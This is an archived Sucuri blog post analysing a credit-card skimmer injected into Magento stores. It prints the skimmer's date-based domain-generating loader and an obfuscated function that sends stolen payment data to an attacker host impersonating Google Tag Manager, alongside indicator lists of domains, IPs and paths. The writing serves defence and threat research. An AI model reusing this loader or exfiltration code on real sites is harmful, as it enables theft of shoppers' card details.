Web Skimmer with a Domain Name Generator

By Denis Sinegubko

Published: 2020-04-17 · Archived: 2026-04-05 13:14:43 UTC

Our security analyst Moe Obaid recently found yet another variation of a web skimmer script injected into a Magento database.

The malicious script loads the credit card stealing code from **qr201346[.]pw** and sends the stolen details to **hxxps://goooogletagmanager[.]online/get.php**. This approach is pretty typical for skimmers. However, we noticed one interesting feature of the script — instead of using one predefined domain, it generates domain names based on the current date.

```
var s2 = document.createElement('script');var h2 = ['https:',[' ',[['qr',Math.round(Math.cos
    ((new Date()).getMonth()+1)*1000)+100*((new Date()).getFullYear())].join(''),'pw'].join(
    '.'),' '].join('/').trim(),['b'].join('.')].join('/').trim();s2.setAttribute('src', h2);
    document.getElementsByTagName('head').item(0).appendChild(s2);
```

Web skimmer script that generates domain names based on the date.

More specifically, the domain generating algorithm returns a new domain name for each month. The changing parts of the algorithm are the current month **(new Date()).getMonth()**, and the current year **(new Date()).getFullYear()**.

Malicious Domains Generated for 2020

During the month of April 2020, the algorithm was found to generate the previously mentioned domain **qr201346[.]pw**. In March, the domain was **qr201010[.]pw**.

A quick check on UrlScan.io proves that the domain name was indeed used on compromised e-commerce sites back in March. Using the algorithm, we generated a list of domains that we expect this malware will be using for the rest of 2020.

- March **qr201010[.]pw**
- April **qr201346[.]pw**
- May **qr202284[.]pw**
- June **qr202960[.]pw**
- July **qr202754[.]pw**
- August **qr201854[.]pw**
- September **qr201089[.]pw**
- October **qr201161[.]pw**
- November **qr202004[.]pw**
- December **qr202844[.]pw**

What we discovered was that all **10** of these domains were registered on **March 18, 2020** within one minute by a user with the email **jashkinagal@yandex.ru**. All domains point to the same server **83.166.244.76** in Russia.

This registration date explains why we didn't find any registered domains for the campaign in January and February — the attack started using this algorithm in March. We also didn't find registered domains for the next year yet. Either the attackers didn't expect this script to be used for that long, or they wanted to register new domains closer to the end of the year.

Domain Generating Algorithms in Website Malware

The approach of generating pseudo-random domain names to download malicious payloads is not new. Back in **2012**, we saw this same practice used by the massive runforestrun malware campaign. This method helps hackers try to minimize damage from malicious domain blacklisting without having to update their injections on compromised sites.

While it may sound reasonable in theory (when security companies only react to what they find in the traffic generated by malware), in practice, it's quite easy for security researchers to reverse engineer the domain generating algorithm and accurately predict which domain names the malware will be using in the future.

That being said, we haven't seen the use of dynamic domain name generating algorithms in web skimmers before. It shows that the bad actors are constantly looking for new tricks to increase efficiency of their malware.

Malware Loaded by the Skimmers

This particular gang is known for using quite a few interesting tricks in their skimmers. Let's start with the fact that while the domain generating algorithm is the same on all [known] compromised sites, the paths used on the domains usually vary from one to another. They are typically as simple as one or two characters appended to the domain name after a slash. E.g. **/fr** in *qr201346[.]pw/**fr***.

A quick scan revealed a number of paths on the **83.166.244[.]76** server that returned various obfuscated web skimmer scripts (this list is not complete):

```
/b
/c
/e
/f
/fr
/h
/i
/k
/l
/m
/o
/p
/pr
/pe
```

```
/s
/t
/W
/y
/z
...
```

Fake Payment Form and Exfiltration URL

All of these scripts inject a fake payment form (so that attackers don't have to deal with different real forms used on each site). At the final stage, the scripts send stolen data as encrypted GET parameters to **hxxps://goooogletagmanager[.]online/get.php** (a common Google Tag Manager impersonation trick), which is hosted on the server **83.166.244[.]152** in Russia (same subnetwork).


```
function ddt_post_ajax(_0x1fb2x16, _0x1fb2x17) {
    var _0x1fb2x18 = document.getElementsByTagName("head").item(0);
    var _0x1fb2x19 = document.createElement("script");
    var _0x1fb2x1a = "https://goooogletagmanager.online/get.php?" + _0x1fb2x16;
    _0x1fb2x19.setAttribute("src", _0x1fb2x1a);
    _0x1fb2x18.appendChild(_0x1fb2x19)
}
```

Passing stolen data as GET parameters to a script at goooogletagmanager[.]online

Ants and Cockroaches

We also noticed that some of the scripts used the **ant_cockroach** obfuscations that I twitted about in the beginning of March:

Even the scripts with different obfuscation variations also target both English and Portuguese names of common fields of checkout forms, proving that we're seeing the evolution of the same malware campaign.



Http[.]ps Domain Pretends to be a HTTPS scheme

MalwareBytes researcher Jérôme Segura has also recently covered web skimmers from this particular Magecart group. Specifically, their research shows how the use of the **http[.]ps** domain helps bad actors make their URLs look like they were hosted on reputable websites — and that **http[.]ps** was just the common HTTPS scheme.

It's also worth mentioning that several of malicious domains described in that post had the **.pw** TLD (**autocapital[.]pw**, **xxx-club[.]pw**) which all point to servers on the network of the Russian Llc Management Company Svyaz (**83.166.248[.]67**, **83.166.244[.]189**) and also match the TLD and network choices for the domains generated by the latest variation of their web skimmers.

Conclusion

This past March, MalwareBytes noticed a 26% increase in website malware trying to steal payment details. As more people are staying home and doing their shopping online, web skimmers become significantly more profitable. This makes online credit card stealers one of the most actively developed types of website malware.

As expected, bad actors are trying every new (and old) trick in the book to increase the ROI (return on investment) of their attacks, which include targeting popular online stores and making the malware as hard to detect — and block — as possible. Dynamically generating new domain names for each month is a relatively rare trick, though it's probably not very efficient. We'll definitely see more new obfuscation and detection prevention techniques from web skimmer authors soon.

For site owners, most of these tricks don't make much of a difference if they follow best security practices. Integrity control and security monitoring will help detect any unauthorized modifications as soon as possible to mitigate attack. A good website firewall will help minimize the risk of infection in the first place.

Update – April 23rd, 2020

Another variant of this malware has been discovered, with details documented in a recent Labs note.

This version was found using the following domains:

```
March ql202141[.]pw
April ql201243[.]pw
May ql201041[.]pw
June ql201721[.]pw
July ql202657[.]pw
August ql202989[.]pw
September ql202412[.]pw
October ql201456[.]pw
November ql201000[.]pw
December ql201463[.]pw
```

Source: https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html